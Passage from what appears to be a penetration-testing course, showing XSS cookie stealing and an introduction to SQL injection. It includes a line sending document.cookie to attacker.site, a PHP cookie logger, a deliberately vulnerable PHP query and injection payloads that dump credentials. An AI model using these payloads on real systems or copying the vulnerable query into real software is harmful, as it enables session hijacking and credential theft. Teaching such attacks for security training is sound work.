4.6.5 Cookie Stealing via XSS

```
"http://attacker.site/log.php?q="+document.cookie
```

The browser cannot tell in advance if the source is a real image, so it loads and executes the script, even without displaying any image! So the cookie is actually sent to the attacker.site.

4.6.5 Cookie Stealing via XSS

The `log.php` script saves the cookie in a text file on the attacker.site:

```
<?php
$filename="/tmp/log.txt";
$fp=fopen($filename, 'a');
$cookie=$_GET['q'];
fwrite($fp, $cookie);
fclose($fp);
?>
```

4.6.6 Video – XSS

Cross Site Scripting

In this video, you will see how to study a web application, use reflected and stored XSS attacks, and steal cookies via XSS!

**Videos are only available in Full or Elite Editions of the course. To upgrade, click HERE. To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.6.7 Hera Lab – Cross Site Scripting

It’s time to sharpen your skills with some practice! In this lab, you will study a web application to find XSS vulnerabilities. Moreover, you will perform cookie stealing via XSS.


Try to solve the challenge by yourself. If you get stuck, you can check the solutions in the lab manual.

4.6.7 Hera Lab – Cross Site Scripting

Cross Site Scripting

In this lab you will:

- Find reflected and persistent XSS vulnerabilities
- Perform cookie stealing
- Impersonate the web site administrator and take control over the web application



Labs are only available in Full or Elite Editions of the course. To upgrade, click **HERE. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

4.6.8 Hack.me

If you want to try some more XSS and web application attacks, you can register for free to Hack.me, a platform built by eLearnSecurity to run vulnerable web applications on the fly!

The example we showed you in the previous slides is hosted on **Hack.me**!

4.6.9 Resources

Before we conclude this chapter on cross-site scripting vulnerabilities and attacks, here are a couple of useful references if you want to deepen your knowledge:

- The Web Application Hacker's Handbook is one of the most comprehensive books on web application security
- OWASP – XSS the cross-site scripting chapter of the Open Web Application Security Project

http://www.amazon.com/The-Web-Application-Hackers-Handbook/dp/1118026470
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

4.7

SQL Injections

4.7 SQL Injections


How does this support my pentesting career?

Ability to obtain:

- Unrestricted access to web application data
- Steal credentials
- Full control on a web application

4.7 SQL Injections

Most web applications use some kind of **backend database** to store the data they process. To interact with databases, entities such as systems operators, programmers, applications and web applications use the **Structured Query Language** (**SQL**).



4.7 SQL Injections

SQL Injection (SQLi) attacks allow an unauthorized user to **take control over SQL statements** used by a web application.

This kind of attack has a huge impact on a web site because getting control over a backend database means controlling:

- Users' credentials
- Data of the web application
- Credit card numbers
- Shopping transactions
- And much more!

4.7 SQL Injections

Before learning how to carry out an attack, we have to know some SQL basics:

- SQL statements syntax
- How to perform a query
- How to *union* the results of two queries
- How comments work

4.7.1 SQL Statements

A **SQL statement** looks like the following:

Example:

```
> SELECT name, description FROM products WHERE id=9;
```

This queries the database, asking for the `name` and the `description` of a record in the `products` table. In this example, the selected record will have an `id` value equal to 9.

4.7.1 SQL Statements

In order to better understand SQLi, you need to know the basic syntax of a **SELECT** statement:

```
> SELECT <columns list> FROM <table> WHERE <condition>;
```

You can find more information about SQL here.

4.7.1 SQL Statements

It is also possible to select constant values:

Example:

```
> SELECT 22, 'string', 0x12, 'another string';
```

4.7.1 SQL Statements

You also need to know the **UNION** command, which performs a union between two results:

```
> <SELECT statement> UNION <other SELECT statement>;
```

4.7.1 SQL Statements

Finally, a word about **comments**. There are two strings you can use to comment a line in SQL:

- # (the hash symbol)
- **--** (two dashes followed by a space)

```
> SELECT field FROM table; # this is a comment
> SELECT field FROM table; -- this is another comment
```

4.7.1 SQL Statements

Example:

In the following slides, we will see some SQL queries performed on a database containing two tables:

Products

ID	Name	Description
1	Shoes	Nice shoes
3	Hat	Black hat
18	T-Shirt	Cheap

Accounts

Username	Password	Email
admin	HxZsO9AR	admin@site.com
staff	ihKdNTU4	staff@site.com
user	Iwsi7Ks8	usr@othersite.com

4.7.1.1 SELECT Example

The following two **queries** provide the same result:

```
> SELECT Name, Description FROM Products WHERE ID='1';

> SELECT Name, Description FROM Products WHERE Name='Shoes';
```

The result of the queries is a **table** containing just one row:

Name	Description
Shoes	Nice shoes

4.7.1.2 UNION Example

This is a **UNION** example between two SELECT statements:

```
> SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT Username, Password FROM Accounts;
```

The result of the query is a table containing a row with the *Hat* item and all the usernames and passwords from *Accounts*:

Name	Description
Hat	Black hat
admin	HxZsO9AR
staff	ihKdNTU4
user	lwsi7Ks8

4.7.1.2 UNION Example

You can also perform a UNION with some **chosen data**:

```
> SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT
'Example', 'Data';
```

The result of the query is a table containing a row with the *Hat* item and the provided custom row:

Name	Description
Hat	Black hat
Example	Data

4.7.2 SQL Queries Inside Web Applications

The previous examples show how to use SQL when querying a database directly from its console. To perform the same tasks from within a web application, the application must:

- **Connect** to the database
- **Submit** the query to the database
- **Retrieve** the results

Then, the application logic can use the results.

4.7.2 SQL Queries Inside Web Applications

The following code contains a PHP example of a connection to a MySQL database and the execution of a query.

Example:

```
$dbhostname='1.2.3.4';
$dbuser='username';
$dbpassword='password';
$dbname='database';

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT Username,
Password FROM Accounts;";

$results = mysqli_query($connection, $query);
display_results($results);
```

4.7.2 SQL Queries Inside Web Applications

The previous example shows a **static query** example inside a PHP page:

- The `$connection` is an object referencing the connection to the database.
- `$query` contains the query.
- `mysqli_query()` is a function which submits the query to the database.
- Finally, the custom `display_results()` function renders the data.

4.7.2 SQL Queries Inside Web Applications

Below is the anatomy of a database interaction in PHP. This example uses a MySQL database.

```
$dbhostname='1.2.3.4';
$dbuser='username';
$dbpassword='password';
$dbname='database';

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='3' UNION SELECT
Username, Password FROM Accounts;";

$results = mysqli_query($connection, $query);
display_results($results);
```

Configuration

Connection

Query definition

Submit

Usage

4.7.3 Vulnerable Dynamic Queries

However, most of the time queries are not static, they are indeed **dynamically built** by using users' inputs. Here you can find a **vulnerable** dynamic query example:

Example:

```
$id = $_GET['id'];

$connection = mysqli_connect($dbhostname, $dbuser, $dbpassword,
$dbname);
$query = "SELECT Name, Description FROM Products WHERE ID='$id';";

$results = mysqli_query($connection, $query);
display_results($results);
```

4.7.3 Vulnerable Dynamic Queries

The previous example shows code using **user-supplied input to build a query** (the id parameter of the GET request). The code then submits the query to the database.

This behavior is very dangerous because a malicious user can exploit the query construction to take control of the database interaction. Let’s see how!

4.7.3 Vulnerable Dynamic Queries

The dynamic query we see below:

```
SELECT Name, Description FROM Products WHERE ID='$id';
```

expects `$id` values such as:

- 1 → `SELECT Name, Description FROM Products WHERE ID='1';`
- Example → `SELECT Name, Description FROM Products WHERE ID='Example';`
- Itid3 → `SELECT Name, Description FROM Products WHERE ID='Itid3';`

or any other **string**.

4.7.3 Vulnerable Dynamic Queries

But, what if an attacker crafts a $id value which can **change** the query to something like:

```
' OR 'a'='a
```

The query then becomes:

```
SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

4.7.3 Vulnerable Dynamic Queries

This tells the database to select the items by checking **two conditions**:

- The id must be empty (`id=''`)
- **OR** an always true condition (`'a'='a'`)

While the first condition is not met, the SQL engine will consider the second condition of the OR. This second condition is crafted as an always true condition. In other words, this tells the database to select all the items in the `Products` table!!!

4.7.3 Vulnerable Dynamic Queries

An attacker could also exploit the UNION command by supplying the following:

```
' UNION SELECT Username, Password FROM Accounts WHERE 'a'='a
```

Thus, it changes the original query to:

```
SELECT Name, Description FROM Products WHERE ID='' UNION SELECT
Username, Password FROM Accounts WHERE 'a'='a';
```

4.7.3 Vulnerable Dynamic Queries

This asks the database to select the items with an **empty** id, thus selecting an empty set, and then performing a union with all the entries in the *Accounts* table.

By using some deep knowledge about database management systems functions, an attacker can get access to the **entire database** just by using a web application.

4.7.4 Finding SQL Injections

To exploit a SQL injection, you first have to find where the **injection point** is, then you can craft a **payload** to take control over a dynamic query.

To identify an injection point, you have to test **every supplied user input** used by the web application.

4.7.4 Finding SQL Injections

When we talk about a web app, user inputs are:

- GET parameters
- POST parameters
- HTTP Headers
  - User-Agent
  - Cookie
  - Accept
  - ...

Every input must be tested to conduct a professional pentest!

4.7.4 Finding SQL Injections

Testing an input for SQL injections means trying to inject:


- String terminators: ' and "
- SQL commands: **SELECT**, **UNION**, and others
- SQL comments: # or **--**

Also, check if the web application starts to behave oddly. Remember, always test **one injection at a time!** Otherwise, you will not be able to understand what injection vector is successful.

4.7.4.1 Example – Finding SQL Injections


Example:

Let’s take a look at this application; it is a gallery. You have a home page with some thumbnails.




4.7.4.1 Example – Finding SQL Injections

When you click on a thumbnail, you can see the full-size image and how many people viewed the image.




4.7.4.1 Example – Finding SQL Injections

Please note, the **id** GET parameter. It is a user input, so we can test it to verify if it is vulnerable to a SQLi.



4.7.4.1 Example – Finding SQL Injections

This is what we get just by sending a string termination character, and it means that *id* is an injection point!



4.7.4.1 Example – Finding SQL Injections


Keep in mind that during a pentest you have to find **all vulnerability**, so you have to test all other inputs. You will not just stop at the first injection point you find and can use Burp Proxy to test Headers, Cookies and POST parameters.

Do not leave any stone unturned!

4.7.4.2 Example – Using Burp to Test an Injection Point

Example:

In this example, we are injecting into the username POST parameter.



4.7.4.3 From Detection to Exploitation

Finding a possible injection point is just one part of the job. To successfully **exploit** a SQL injection you need to know the right techniques.

Then, after finding the best way to **manually** exploit an injection, you can **efficiently automate** the exploitation using automatic tools.

4.7.5 Boolean Based SQL Injections

In one of the previous examples, we saw how to use a crafted **payload** to force a query to retrieve all the entries in a table:

```
SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

The payload uses some **Boolean** logic to force the query to include all the entries.


4.7.5 Boolean Based SQL Injections

When crafting a **Boolean based SQLi** payload, you want to transform a query in a True/False condition, which reflects its state to the web application output.

4.7.5 Boolean Based SQL Injections

Let's try it on the previous example.

We already know that **id** is a vulnerable parameter.



4.7.5 Boolean Based SQL Injections

We can guess the dynamic query structure:

```
SELECT <fields> FROM <table> WHERE id='<id parameter>';
```

The query is probably something like:

```
SELECT filename, views FROM images WHERE id='<id parameter>';
```


So, we can try to trigger an always true condition and see what happens.

4.7.5 Boolean Based SQL Injections

We can use

```
' OR 'a'='a
```

and see that the application shows an image.

